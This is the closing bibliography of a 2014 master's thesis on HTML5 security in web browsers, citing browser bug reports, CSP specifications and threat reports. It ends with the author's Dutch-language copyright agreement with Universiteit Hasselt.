[162] Ben Williams. Eyetracking study results. https://adblockplus.org/blog/eyetracking-study-results.

[163] Adblock plus. https://adblockplus.org/.

[164] Disconnect. https://disconnect.me/.

[165] InformAction. Noscript. http://noscript.net/.

[166] ENISA. Enisa threat landscape 2013: Overview of current and emerging cyber-threats. http://www.enisa.europa.eu/activities/risk-management/evolving-threat-environment/enisa-threat-landscape-2013-overview-of-current-and-emerging-cyber-threats/, December 2013.

[167] Jeremy Singer-Vine. Open this story in a new tab: A new data set from firefox reveals our browsing habits. http://www.slate.com/articles/life/the_hive/2010/12/open_this_story_in_a_new_tab.html, December 2010.

[168] Mozilla. Test pilot testcases. https://testpilot.mozillalabs.com/testcases/.

[169] WhiteHat Security Labs. The whitehat aviator web browser. https://www.whitehatsec.com/aviator/.

[170] Jesse Ruderman. Bug 301375 - (xss) [meta] ideas for mitigating xss holes in web sites. https://bugzilla.mozilla.org/show_bug.cgi?id=xss.

[171] Mozilla Developer Network. Working offline. https://developer.mozilla.org/en-US/docs/Web/Security/CSP.

[172] W3C. Content security policy 1.1. http://www.w3.org/TR/CSP11/.

[173] Brandon Sterne. Bug 493857 - (csp) implement content security policy. https://bugzilla.mozilla.org/show_bug.cgi?id=CSP.

[174] Paul Stone. Bug 884270 - link visitedness can be detected by redraw timing. https://bugzilla.mozilla.org/show_bug.cgi?id=884270.

[175] Paul Stone. Issue 252165: Security: Visited links can be detected via redraw timing. https://code.google.com/p/chromium/issues/detail?id=252165.

[176] David Baron. Bug 557579 - do restyle when history lookup finishes regardless of whether links are visited. https://bugzilla.mozilla.org/show_bug.cgi?id=557579.

[177] Aäron Thijs. Bug 1018787 - indexeddb: Subdomain quota management. https://bugzilla.mozilla.org/show_bug.cgi?id=1018787.

[178] Bug 602743 - clear recent history doesn't remove offline storage data. https://bugzilla.mozilla.org/show_bug.cgi?id=602743.

[179] Bug 986616 - option to delete the persistent/temporary storage. https://bugzilla.mozilla.org/show_bug.cgi?id=986616.

[180] Aäron Thijs. Bug 1018790 - users may accidentally allow scripts to run in svg images by right-clicking + choosing "view image", which will disable image-specific protections. (possible xss, for sites with user-controlled svg image avatars). https://bugzilla.mozilla.org/show_bug.cgi?id=1018790.

[181] Aäron Thijs. Issue 379588: Indexeddb: Subdomain quota management. https://code.google.com/p/chromium/issues/detail?id=379588.

[182] Aäron Thijs. Issue 382893: No security exception is thrown when a non-secure websocket is created in a document loaded over https. https://code.google.com/p/chromium/issues/detail?id=382893.

[183] Aäron Thijs. [ie 11] link repaint behaviour after history lookup allows for history sniffing. https://connect.microsoft.com/IE/feedback/details/885745/ie-11-link-repaint-behaviour-after-history-lookup-allows-for-history-sniffing.

[184] Dan Goodin. They're ba-ack: Browser-sniffing ghosts return to haunt chrome, ie, firefox. http://arstechnica.com/security/2014/06/theyre-ba-ack-browser-sniffing-ghosts-return-to-haunt-chrome-ie-firefox/, June 2014.

[185] Aäron Thijs. Indexeddb: Subdomain quota management. https://connect.microsoft.com/IE/feedback/details/885781/indexeddb-subdomain-quota-management.

[186] Symantec Corporation. Symantec intelligence report august 2013. http://www.symantec.com/content/en/us/enterprise/other_resources/b-intelligence_report_08-2013.en-us.pdf, September 2013.

[187] Symantec Corporation. Symantec intelligence report september 2013. http://www.symantec.com/content/en/us/enterprise/other_resources/b-intelligence_report_09-2013.en-us.pdf, October 2013.

[188] Symantec Corporation. Symantec intelligence report october 2013. http://www.symantec.com/content/en/us/enterprise/other_resources/b-intelligence_report_10-2013.en-us.pdf, November 2013.

Auteursrechtelijke overeenkomst

Ik/wij verlenen het wereldwijde auteursrecht voor de ingediende eindverhandeling:
HTML5 security in modern web browsers

Richting: **master in de informatica-multimedia**
Jaar: **2014**

in alle mogelijke mediaformaten, - bestaande en in de toekomst te ontwikkelen - , aan de Universiteit Hasselt.

Niet tegenstaand deze toekenning van het auteursrecht aan de Universiteit Hasselt behoud ik als auteur het recht om de eindverhandeling, - in zijn geheel of gedeeltelijk -, vrij te reproduceren, (her)publiceren of distribueren zonder de toelating te moeten verkrijgen van de Universiteit Hasselt.

Ik bevestig dat de eindverhandeling mijn origineel werk is, en dat ik het recht heb om de rechten te verlenen die in deze overeenkomst worden beschreven. Ik verklaar tevens dat de eindverhandeling, naar mijn weten, het auteursrecht van anderen niet overtreedt.

Ik verklaar tevens dat ik voor het materiaal in de eindverhandeling dat beschermd wordt door het auteursrecht, de nodige toelatingen heb verkregen zodat ik deze ook aan de Universiteit Hasselt kan overdragen en dat dit duidelijk in de tekst en inhoud van de eindverhandeling werd genotificeerd.

Universiteit Hasselt zal mij als auteur(s) van de eindverhandeling identificeren en zal geen wijzigingen aanbrengen aan de eindverhandeling, uitgezonderd deze toegelaten door deze overeenkomst.

Voor akkoord,

Thijs, Aäron

Datum: **17/06/2014**